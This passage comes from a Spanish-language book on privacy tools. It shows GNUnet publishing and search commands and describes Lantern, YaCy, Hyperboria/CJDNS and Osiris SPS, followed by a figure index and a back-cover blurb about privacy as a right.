  -L, --log=LOGLEVEL           configure logging to use LOGLEVEL
  -l, --logfile=LOGFILE       configure logging to write logs to LOGFILE
  -m, --meta=TYPE:VALUE        set the meta-data for the given TYPE to the given
                                 VALUE
  -N, --next=ID                specify ID of an updated version to be published in
the future (for namespace insertions only)
  -n, --noindex                do not index, perform full insertion (stores entire
file in encrypted form in GNUnet database)
  -P, --pseudonym=NAME         publish the files under the pseudonym NAME (place file
into namespace)
  -p, --priority=PRIORITY      specify the priority of the content
  -r, --replication=LEVEL      set the desired replication LEVEL
  -s, --simulate-only          only simulate the process but do not do any actual
publishing (useful to compute URIs)
```

```
  -t, --this=ID                set the ID of this version of the publication (for
namespace insertions only)
  -u, --uri=URI                URI to be published (can be used instead of passing a
file to add keywords to the file with the respective URI)
  -V, --verbose                be verbose (print progress information)

  -v, --version                print the version number
```

Para publicar un fichero de texto, se puede ejecutar el siguiente comando:

```
>./gnunet-publish -n -a 1 -k passwords /home/user/Escritorio/passwords
Publishing `/home/adastra/Escritorio/passwords' done.
URI is `gnunet://fs/chk/NORKGQ1LQDQDBJM16CM3FBKH81AHCFQFG34RIKNC3BNKHN2RUV5F8E-
4FO5NVNJBFONECHLT40533GPBOV8LTU1P8ANE6VPM3EB6B1JO.HKPL422LLR97UN4LA55AIV85QJA7B-
3CQHRNE45KUOK96VITEM4Q4P8BJE18AVNA4PQKRIEOKIL5HIFA77H9OHL6EB31RNRT2GQ3LNQ0.46'.
```

En este caso concreto, se ha especificado una palabra clave para el fichero de texto y el resultado ha sido una URI que representa el identificador único del fichero en la red. Dicho identificador evidentemente, puede ser utilizado para descargar directamente el contenido.

Para realizar una búsqueda de contenidos, es posible hacerlo desde "*gnunet-gtk*" o por medio de la utilidad "*gnunet-search*".

```
./gnunet-search -t 0 passwords
#0:
gnunet-download -o "passwords" gnunet://fs/chk/NORKGQ1LQDQDBJM16CM3FBKH81AHCFQF-
G34RIKNC3BNKHN2RUV5F8E4FO5NVNJBFONECHLT40533GPBOV8LTU1P8ANE6VPM3EB6B1JO.HKPL422LL-
R97UN4LA55AIV85QJA7B3CQHRNE45KUOK96VITEM4Q4P8BJE18AVNA4PQKRIEOKIL5HIFA77H9OHL6E-
B31RNRT2GQ3LNQ0.46
```

En este caso concreto, se puede apreciar que la búsqueda se ha realizado utilizando la palabra clave "*passwords*" y además, con la opción "-t" se ha especificado un valor para el timeout de la búsqueda, el cual en este caso es "0". Este mismo resultado se puede obtener utilizando "*gnunet-gtk*", tal como se enseña en la siguiente imagen.





*Imagen 05.02: Búsquedas de ficheros y documentos en gnunet-gtk.*

Para descargar el fichero partiendo de la URI descubierta en el proceso de búsqueda, se puede ejecutar la utilidad "*gnunet-download*" tal como se enseña a continuación.

```
./gnunet-download -o /home/adastra/PASS -- gnunet://fs/chk/NORKGQ1LQDQDB-
JM16CM3FBKH81AHCFQFG34RIKNC3BNKHN2RUV5F8E4FO5NVNJBFONECHLT40533GPBOV8LTU-
1P8ANE6VPM3EB6B1JO.HKPL422LLR97UN4LA55AIV85QJA7B3CQHRNE45KUOK96VITEM4Q4P8B-
JE18AVNA4PQKRIEOKIL5HIFA77H9OHL6EB31RNRT2GQ3LNQ0.46
100% [============================================================]
Downloading `/home/adastra/PASS' done (56 b/s).
```

Con la opción "*-o*" se especifica la ubicación donde se almacenará el fichero descargado con la clave indicada.

# 5.2 Lantern

Se trata de una solución P2P que permite la evasión de las medidas de censura que intentan bloquear secciones de Internet. El software es capaz de detectar si un sitio se encuentra bloqueado y posteriormente, permite el acceso a dicho sitio por medio de una red distribuida de usuarios que utilizan Lantern y que tienen libre acceso a Internet, así como también por medio de servidores dedicados que son gestionados directamente por el equipo de Lantern.

En este sentido, los usuarios en Lantern comparten un poco de su ancho de banda para que aquellas personas con restricciones de acceso puedan evadir las medidas de censura que tienen impuestas en el país donde se encuentran, no obstante, aunque tiene varias similitudes con soluciones de anonimato como Tor, Lantern no es una solución enfocada al anonimato sino que su principal objetivo es el de permitir el acceso de forma rápida y segura a sitios bloqueados. Por otro lado, en el caso de que el sitio al que intenta acceder el usuario, no tenga ningún tipo de restricción o bloqueo, dicho acceso es directo y no se utiliza la red de Latern para resolver la petición del usuario.

Finalmente, hay que tener en cuenta que los usuarios que hacen parte de la red de Lantern tienen la posibilidad de ver el origen y el destino de una petición dada, aunque el contenido de dichas peticiones viaja cifrado utilizando protocolo HTTPS. Por este motivo, Lantern no puede considerarse como una solución enfocada al anonimato, pero es una estupenda herramienta para acceder rápidamente a sitios en Internet que se encuentran bloqueados por el ISP o un gobierno censor.

El proceso de instalación es bastante trivial y no requiere ningún procedimiento especial, simplemente es necesario descargar la última versión disponible desde https://getlantern.org/ y a continuación, ejecutar el software correspondiente. Lantern es un proyecto de código abierto y con compilaciones para múltiples plataformas, las cuales se pueden encontrar en el repositorio Github: https://github.com/getlantern/lantern. Además, también se encuentran las instrucciones para compilar el programa desde código fuente y generar un binario de Lantern utilizando la última versión disponible en el repositorio.Una vez instalado el programa, se puede acceder a su configuración ingresando en http://127.0.0.1:16823/

■ ■ ■




*Imagen 05.03: Interfaz principal de Lantern.*

En el extremo inferior derecho es posible establecer algunos valores de configuración, concretamente se puede indicar que Lantern debe ejecutarse cuando arranca el sistema, servir como proxy para todo el tráfico saliente y enviar reportes anónimos sobre las estadísticas de uso de Lantern.





*Imagen 05.04: Opciones de configuración de Lantern.*

A partir de este punto, el uso de Lantern es transparente, el usuario puede seguir navegando por Internet y en el caso de que sea detectado un sitio bloqueado, automáticamente se encargará de utilizar la red de Lantern para evadir dicho bloqueo utilizando el ancho de banda de otro usuario en la red que tiene acceso no restringido al sitio en cuestión.

# 5.3 YaCy

Se trata de un potente buscador web que utiliza un modelo descentralizado basado en conexiones P2P para buscar e indexar contenidos en Internet. Su funcionamiento es distinto al de otros buscadores convencionales y se basa en el principio de que el motor de búsqueda no se encuentra operado por un único proveedor, sino que se encuentra distribuido en múltiples puntos en Internet. Actualmente

existen cerca de 1.5 millones de contenidos indexados con más de 600 contribuidores y en la medida en la que los usuarios realizan búsquedas utilizando YaCy, el número de contenidos indexados va creciendo. Otras características interesantes de YaCy son que el motor de búsqueda se ejecuta en el ordenador del usuario, los criterios de búsqueda son códificados antes de ser enviados a otros contribuidores de YaCy y es un buscador que se enfoca en la privacidad de los usuarios que lo utilizan. Para instalar YaCy, solamente hace falta descargar la última versión disponible en http://www.yacy.net/ y ejecutar el script de inicio. En el caso de sistemas basados en Linux, además es necesario tener instalado el OpenJDK7. Posteriormente, basta con ejecutar el script, el cual recibe el nombre de "*startYACY*".

```
>./startYACY.sh
****************** YaCy Web Crawler/Indexer & Search Engine ******************
**** (C) by Michael Peter Christen, usage granted under the GPL Version 2  ****
****   USE AT YOUR OWN RISK! Project home and releases: http://yacy.net/   ****
**  LOG of        YaCy: DATA/LOG/yacy00.log (and yacy<xx>.log)                **
**  STOP          YaCy: execute stopYACY.sh and wait some seconds             **
**  GET HELP for YaCy: see http://wiki.yacy.net and http://forum.yacy.de     **
*******************************************************************************
 >> YaCy started as daemon process. Administration at http://localhost:8090 <<
```

Con el comando anterior, automáticamente se iniciará un servidor web en el puerto "8090" en la máquina local y desde allí, se pueden realizar búsquedas en Internet utilizando YaCy.

Existen muchas funcionalidades que son interesantes en YaCy y que pueden ser integradas fácilmente en una aplicación existente, algunas de ellas se encuentran incluidas en la interfaz de administración de la instancia y muy bien explicadas en la documentación oficial del proyecto: http://www.yacy.net/es/Tutoriales.html.





*Imagen 05.05: Interfaz de administración de YaCy.*

En el panel ubicado a la izquierda de la consola de administración, es posible acceder a todas las opciones de configuración que se encuentran disponibles en YaCy. En la sección "*First Steps*", se pueden establecer opciones básicas de configuración de la instancia, como por ejemplo el idioma, nombre del peer, puerto, etcétera. Además, también se puede crear un proceso de crawling sobre un dominio concreto, soportando protocolos tales como HTTP/HTTPS, FTP o SMB.

En la sección de "*Monitoring*" es posible verificar el estado de la instancia y los procesos de crawling que se encuentran en ejecución.

En la sección de "*Production*" es posible establecer opciones avanzadas para el proceso de crawling de dominios y diferentes opciones para el proceso de indexación de contenidos.

En la sección de "*Administration*" es posible gestionar los contenidos que han sido indexados en la instancia, establecer atributos para el análisis de contenidos, cambiar valores de configuración relacionados con los procesos en ejecución y listas negras de URLs que serán filtradas y cuyos contenidos no serán cargados.

Finalmente, en la sección de "*Search Portal Integration*", se encuentran los detalles de configuración para integrar el motor de búsqueda en un portal web. Dichas opciones incluyen, entre otras cosas, la posibilidad de ajustar la apariencia de la interfaz del buscador y establecer parámetros globales para los filtros y las estadísticas que pueden generarse en el motor de búsquedas integrado.





*Imagen 05.06: Definición de procesos de crawling básicos en YaCy.*

Las búsquedas con YaCy son rápidas, fiables y privadas y al no existir un proveedor centralizado, como es el caso de la mayoría de los motores más populares, la censura de los contenidos o la evaluación y seguimiento de usuarios es prácticamente imposible. Se trata de una solución altamente recomendada a la hora de realizar búsquedas por internet de forma privada.

# 5.5 Hyperboria

Se trata de una red con enfoque a la privacidad de las comunicaciones entre los participantes, la cual se basa en el protocolo de enrutamiento definido en el proyecto CJDNS, cuyas características le permiten tener disponible una red P2P basada en IPv6 con cifrado punto a punto de forma automática, con asignación de direcciones IP de forma distribuida y enrutamiento basado en una tabla hash distribuida (DHT). CJDNS asigna las direcciones IPv6 en la red utilizando los primeros 16 bytes de la clave pública en formato SHA-512 y el enrutamiento de los paquetes se basa en una versión modificada del algoritmo Kademlia para implementar una DHT diseñada de tal manera que cada nodo responderá a las consultas de búsqueda ("*search queries*") que piden otros nodos cercanos a él. Esto permite que el nodo pueda determinar y añadir rutas a su propia tabla de enrutamiento.

Una vez que el nodo emisor ha conseguido una ruta, envía su paquete al primer nodo en dicha ruta y posteriormente para cada salto, el nodo receptor lee el encabezado del paquete para determinar a qué nodo debe dirigirse. Antes de que el paquete sea reenviado al siguiente salto, el nodo crea una etiqueta en las cabeceras del paquete para que se encuentre preparado para ser utilizando en el siguiente nodo.

## 5.5.1 Instalación de CJDNS

Dado que Hyperboria se basa en CJDNS, en primer lugar es necesario instalar y configurar dicho proyecto. Para ello, se debe proceder a descargar CJDNS desde el repositorio Github oficial.

```
>git clone https://github.com/cjdelisle/cjdns.git cjdns
>cd cjdns
>./do
….
Test 374ms
Pack 1ms
Get mtimes 8ms
Save State 11ms
Build completed successfully, type ./cjdroute to begin setup.
Total build time: 15052ms.
```

Y posteriormente, se debe ejecutar el script "do" el cual se encarga de compilar e instalar el proyecto en el sistema.

A continuación, se debe generar un fichero de configuración ejecutando la utilidad "*cjdroute*"

```
>./cjdroute --genconf >> cjdroute.conf
```

El comando anterior generará el fichero de configuración "*cjdroute.conf*" el cual contiene detalles tan importantes como la contraseña del nodo, conexiones a otros peers, entre otras cosas.

Antes de continuar, es necesario establecer una conexión a un peer en la red y para ello, es necesario contactar con algún administrador de uno de los nodos que permita la conexión, el cual verificará que las intenciones del usuario son legítimas. Los medios para encontrar un nodo amigo se encuentran

```
1451243915 DEBUG Configurator.c:564 Security_setupComplete()
1451243915 DEBUG Configurator.c:648 Cjdns started in the background
```

A partir de este punto y con uno o varios peers en Hyperboria, es posible comenzar a navegar por los diferentes tipos de servicios que se encuentran disponibles en la red por medio de la interfaz que ha generado CJDNS.

```
>ifconfig
tun0      Link encap:UNSPEC  direcciónHW 00-00-00-00-00-00-00-00-00-00-00-00-00-
00-00-00
          Dirección inet6: fcba:b280:fe18:daa2:729e:c775:523d:5576/8
Alcance:Global
          ACTIVO PUNTO A PUNTO FUNCIONANDO NOARP MULTICAST  MTU:1304  Métrica:1
          Paquetes RX:0 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:0 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:500
          Bytes RX:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Finalmente, para detener CJDNS, se debe ejecutar el siguiente comando:

```
>sudo killall cjdroute
```

# 5.6 Osiris SPS

Osiris Serverless Portal System, es un sistema de creación de contenidos libre y abierto que está pensado para no depender de un servidor centralizado. Los contenidos de dichos portales son distribuidos en cada uno de los ordenadores que hacen parte de la red, de un modo muy similar a otras soluciones enfocadas en la distribución de contenidos. Por otro lado, se trata de un sistema enfocado a la privacidad y el anonimato, aunque en este último punto depende de la cantidad de usuarios que participan en la red y contribuyen a un portal concreto.

En este sentido, el sistema le permite a un usuario crear una o varias identidades virtuales, las cuales pueden ser útiles para distribuir o publicar contenidos de un portal y dado que en Osiris no existe diferencia entre distribuidor o redactor de contenidos no se puede atribuir la creación de un contenido dado a una identidad virtual. Por otro lado, no existe una administración centralizada, y dependiendo de la tipología del portal, cualquiera puede leer y editar contenidos, todos los usuarios tienen los mismos privilegios y un contenido solamente puede ser censurado si la comunidad está de acuerdo y además, para evitar spammers existe un sistema de reputación.

Para poder utilizar Osiris, se debe instalar el cliente que se encuentra disponible en el sitio web oficial: http://www.osiris-sps.org/download/. Es posible instalar el programa directamente en el sistema o utilizar la versión portable, la cual tiene la ventaja de que puede ser utilizada en otros ordenadores. En cualquier caso, el procedimiento de instalación consiste en un asistente muy simple en el que se deben seleccionar algunas opciones de configuración general tales como el idioma, puertos habilitados para el funcionamiento de Osiris, etcétera.

Wizard of the first start of Osiris
**Network**
Here you can specify the network options.
TCP ports
WEB port: 47531 Enable UPNP Port test
P2P port: 44359 Enable UPNP Port test
UPnP Service Status: Available
Connection limits
Max incoming connections: 5
Max outcoming connections: 5
< Back Next > Cancelar

*Imagen 05.07: Opciones de configuración de la red en Osiris.*

Una vez completado el proceso de instalación, se podrá apreciar una interfaz de administración en el navegador web por defecto del usuario, en la cual será posible gestionar los portales a los que se encuentra inscrito el usuario. Desde dicha interfaz también es posible configurar diversos detalles relacionados con la privacidad, configuración del uso de la red, entre otras opciones. Por otro lado, también cuenta con un sistema de complementos que le permiten al usuario extender las funcionalidades de los portales que administra.

Evidentemente la principal funcionalidad que se encuentra incluida en la interfaz de administración es la de crear y suscribirse a portales existentes en Osiris. En el primer caso, para crear un portal es necesario definir que se trata de un portal "*monárquico*" o "*anárquico*", si el portal es "*monárquico*", el creador tiene todos los privilegios sobre el portal y puede decidir qué se debe hacer con los contenidos publicados y si el portal es "*anárquico*", todos los usuarios tienen los mismos privilegios sobre el portal. Independiente del modelo seleccionado, no se puede cambiar el sistema una vez se ha creado el portal. Por otro lado, Osiris cuenta con un sistema en el que se pueden consultar algunos de los portales que se encuentran disponibles en la red y a los que un usuario se puede suscribir de forma directa, dicho sistema se llama "*Isis*" y se encuentra disponible en la siguiente ruta: http://www.osiris-sps.org/isis/home.php





*Imagen 05.08: Gestión de portales en Osiris.*

Si bien es un proyecto muy interesante, a la fecha de redactar este documento se encuentra prácticamente abandonado, ya que cuenta con pocos usuarios y portales activos, no obstante sigue siendo una herramienta perfectamente válida a la hora de crear contenidos que se distribuyen sobre la red de usuarios de Osiris.

# Índice de imágenes

Imagen 01.01: Imág. gatos en España y Portugal recolectadas por "Iknowwhereyourcatlives"..... 27
Imagen 01.02: Configuración de privacidad en Firefox. ........ 29
Imagen 01.03: Políticas de aceptación de cookies en Firefox. ........ 30
Imagen 01.04: Configuración de la privacidad y seguridad en Opera. ........ 31
Imagen 01.05: Políticas de aceptación y bloqueo de cookies en Opera. ........ 32
Imagen 01.06: Configuración de la privacidad en Chromium. ........ 33
Imagen 01.07: Configuración del contenido en Chromium. ........ 34
Imagen 01.08: Habilitando el SSL Observatory en la extensión HTTPS Everywhere. ........ 35
Imagen 01.09: Reglas de redirección HTTPS en la extensión HTTPS Everywhere. ........ 36
Imagen 01.10: Regla de redirección incluida en HTTPS Everywhere. ........ 37
Imagen 01.11: Conexión HTTPS interrumpida por política HSTS en el navegador web. ........ 39
Imagen 01.12: Configuración HSTS en Chromium. ........ 40
Imagen 01.13: Rastreadores detectados por Ghostery. ........ 44
Imagen 01.14: Gestión de restreadores y listas blancas en Ghostery. ........ 45
Imagen 01.15: Opciones de la extensión Click&Clean. ........ 46
Imagen 01.16: Configuración de la extensión Click&Clean. ........ 47
Imagen 01.17: Detección de rastreadores en Privacy Badger. ........ 48
Imagen 01.18: Iceberg representando los contenidos de la web profunda. ........ 50
Imagen 02.01: Instancia de I2P en ejecución. ........ 57
Imagen 02.02: Servicios por defecto en I2PTunnel. ........ 57
Imagen 02.03: Servicio oculto no encontrado en el addressbook local. ........ 59
Imagen 02.04: Resolución de la dirección de un destino por parte de un "jump service". ........ 60
Imagen 02.05: Túneles en I2P. ........ 67
Imagen 02.06: Configuración de Túneles en I2P. ........ 68
Imagen 02.07: Túneles de entrada y salida en I2P. ........ 69
Imagen 02.08: Consulta "routerInfo" contra la base de datos de la red. ........ 71
Imagen 02.09: Consulta "leaseSet" contra la base de datos de la red. ........ 72
Imagen 02.10: Pila de protocolos en I2P ........ 74
Imagen 02.11: Consola de administración de I2P. ........ 76
Imagen 02.12: I2PTunnel para la gestión de servicios ocultos y túneles cliente. ........ 79
Imagen 02.13: Interfaz de I2PSnark. ........ 80
Imagen 02.14: Suscripciones en SusiDNS. ........ 83
Imagen 02.15: AddressBook "router" en SusiDNS. ........ 83
Imagen 02.16: Túnel del "eepsite" por defecto en I2P. ........ 85
Imagen 02.17: Asistente de configuración para la creación de servicios ocultos. ........ 85

Imagen 02.18: Generación automática del Local Destination del servicio oculto. ........................ 86
Imagen 02.19: Registro de un eepsite en la red de I2P. ........................................................ 86
Imagen 02.20: Creación de un túnel servidor standard en I2PTunnel. ...................................... 87
Imagen 02.21: Gestión del servicio oculto creado. ............................................................... 88
Imagen 02.22: Creación de un túnel cliente SOCKS en I2PTunnel. ......................................... 88
Imagen 02.23: Conexión con un servicio oculto utilizando un proxy SOCKS. ........................... 89
Imagen 02.24: Creación de una sesión de streaming con SAM. ............................................... 91
Imagen 02.25: Habilitando conexiones entrantes en un cliente. ............................................... 92
Imagen 02.26: Intercambio de mensajes entre un emisor y receptor en I2P utilizando SAM. ........ 92
Imagen 02.27: Iniciando el cliente de BOB. ........................................................................ 93
Imagen 02.28: Comandos disponibles en BOB. ................................................................... 94
Imagen 02.29: Uso básico de BOB. ................................................................................... 95
Imagen 02.30: Creación de túnel de salida con BOB. ........................................................... 96
Imagen 02.31: Creación de túnel de entrada con BOB. .......................................................... 96
Imagen 02.32: Conexión al destino utilizando los túneles I2P creados desde BOB. ................... 97
Imagen 02.33 – Túnel de salida con BOB para consultar la web profunda de I2P. ..................... 97
Imagen 02.34: Túnel de entrada con BOB para consultar la web profunda de I2P. ..................... 98
Imagen 03.01: Instalación de Freenet. ............................................................................... 105
Imagen 03.02: Actualización y complementos de Freenet. ..................................................... 106
Imagen 03.03: Niveles de seguridad física. ........................................................................ 106
Imagen 03.04: Selección de los límites de ancho de banda para uso de Freenet. ....................... 107
Imagen 03.05: Añadir contactos a una Darknet de Freenet. .................................................... 112
Imagen 03.06: Referencia de un nodo local en Freenet. ......................................................... 113
Imagen 03.07: Configuración de los espacios de almacenamiento en Freenet. ........................... 115
Imagen 03.08: Inicio de Frost. .......................................................................................... 120
Imagen 03.09: Foros públicos de Freenet con Frost. .............................................................. 121
Imagen 03.10: Interfaz de JSite para gestionar Freesites. ....................................................... 122
Imagen 03.11: Visualización de los recursos incluidos en el Freesite. ..................................... 122
Imagen 03.12: Proceso de inserción de un Freesite en Freenet. .............................................. 123
Imagen 03.13: Listado de complementos oficiales en Freenet. ................................................ 124
Imagen 03.14: Identidades anónimas conocidas – Complemento Web of Trust. .......................... 125
Imagen 03.15: Listado de flogs creados– Complemento Floghelper. ......................................... 126
Imagen 03.16: Complemento Freemail correctamente instalado en Freenet. ............................... 127
Imagen 03.17: Importación del complemento "plugin-HelloWorld-staging" en Eclipse IDE. ...... 128
Imagen 03.18: Importación de las dependencias de Freenet para desarrollo de complementos. .. 129
Imagen 04.01: Tor Browser instalado. ............................................................................... 144
Imagen 04.02: Verficando el correcto funcionamiento de Polipo y Tor.w ................................. 148
Imagen 04.03: Envío de paquetes a Internet utilizando un circuito de Tor. ............................... 163
Imagen 04.04: Selección de "Introduction Points" por parte del servicio. (imagen tomada de tor-project.org) ........................................................................................................... 164
Imagen 04.05: Creación y publicación del Hidden Service Descriptor (HSD). (imagen tomada de torproject.org) ........................................................................................................... 165
Imagen 04.06: Consulta del cliente a la DHT para obtener el HSD del servicio oculto partiendo de

su dirección ".onion" y crea un circuito contra un Rendezvous Point. (imagen tomada de torproject.org) ........ 166
Imagen 04.07: El cliente crea y envía el "Introduce Message" al servicio oculto. (imagen tomada de torproject.org) ........ 166
Imagen 04.08: Cliente y servicio se comunican por medio del "Rendezvous Point"........ 167
Imagen 04.09: Nikto contra un servicio oculto del tipo HTTP. ........ 171
Imagen 04.10: Explotación "OS Commanding" en un servicio oculto con W3AF. ........ 172
Imagen 04.11: Ejecución de comandos contra el servicio oculto vulnerable. ........ 172
Imagen 04.12: Conexión contra un servicio oculto FTP utilizando Socat (1ª parte). ........ 173
Imagen 04.12: Conexión contra un servicio oculto FTP utilizando Socat (2ª parte). ........ 174
Imagen 04.13: Metasploit Framework contra un servicio oculto FTP. ........ 174
Imagen 04.14: Conexión contra un servicio oculto SSH utilizando Socat. ........ 175
Imagen 04.15: Metasploit Framework contra un servicio oculto SSH. ........ 175
Imagen 04.16: THC Hydra contra un servicio oculto SSH. ........ 176
Imagen 04.17: Servicio de bridges de TorProject ........ 180
Imagen 04.18: Configuración de "bridges" en Tor Browser. ........ 182
Imagen 04.19: Funcionamiento de los Pluggable Transports. ........ 183
Imagen 04.20: Configuración del cliente de Tor Browser. ........ 184
Imagen 04.21: Selección de OBFS3 en Tor Browser. ........ 185
Imagen 04.22: Peticiones de los clientes a las autoridades y caches de directorio para obtener descriptores de los repetidores en la red. ........ 190
Imagen 04.23: Captura de paquetes de datos cifrados con OpenSSH y viajando por medio de la red de Tor. ........ 198
Imagen 04.24: Interfaz de ARM para controlar una instancia de Tor. ........ 204
Imagen 04.25: Menú principal de ARM. ........ 205
Imagen 04.26: Configuración de la instancia de Tor desde ARM. ........ 206
Imagen 04.27: Tor Browser en TAILS. ........ 207
Imagen 04.28: Configuración personalizada de TAILS. ........ 208
Imagen 04.29: Camuflage de Windows 8 en TAILS. ........ 209
Imagen 04.30: Iniciando una instancia de Tor con un servicio oculto configurado. ........ 224
Imagen 05.01: Interfaz de gnunet-gtk. ........ 227
Imagen 05.02: Búsquedas de ficheros y documentos en gnunet-gtk. ........ 229
Imagen 05.03: Interfaz principal de Lantern. ........ 231
Imagen 05.04: Opciones de configuración de Lantern. ........ 231
Imagen 05.05: Interfaz de administración de YaCy. ........ 232
Imagen 05.06: Definición de procesos de crawling básicos en YaCy. ........ 233
Imagen 05.07: Opciones de configuración de la red en Osiris. ........ 237
Imagen 05.08: Gestión de portales en Osiris. ........ 237

La privacidad es un derecho fundamental que se encuentra recogido en la declaración universal de derechos humanos, sin embargo es uno de los más vulnerados por gobiernos y entidades con altos niveles de autoritarismo y fuertes medidas de represión. La libertad de expresión en los tiempos que corren es considerada por muchas entidades como una seria amenaza para el orden público y debido a esto, últimamente se comienza a apreciar un aumento de leyes y regulaciones cuyo principal objetivo es el de controlar qué se puede y qué no se puede hacer o decir en medios como Internet. Esta situación ha dado lugar a grandes controversias y criticas sobre dichas regulaciones y debido a esto, desde hace algunos años se han ido creando y consolidando varios grupos de personas que se dedican a crear herramientas cuya finalidad es la de proteger la privacidad de sus usuarios por medio de mecanismos de anonimato fuertes.

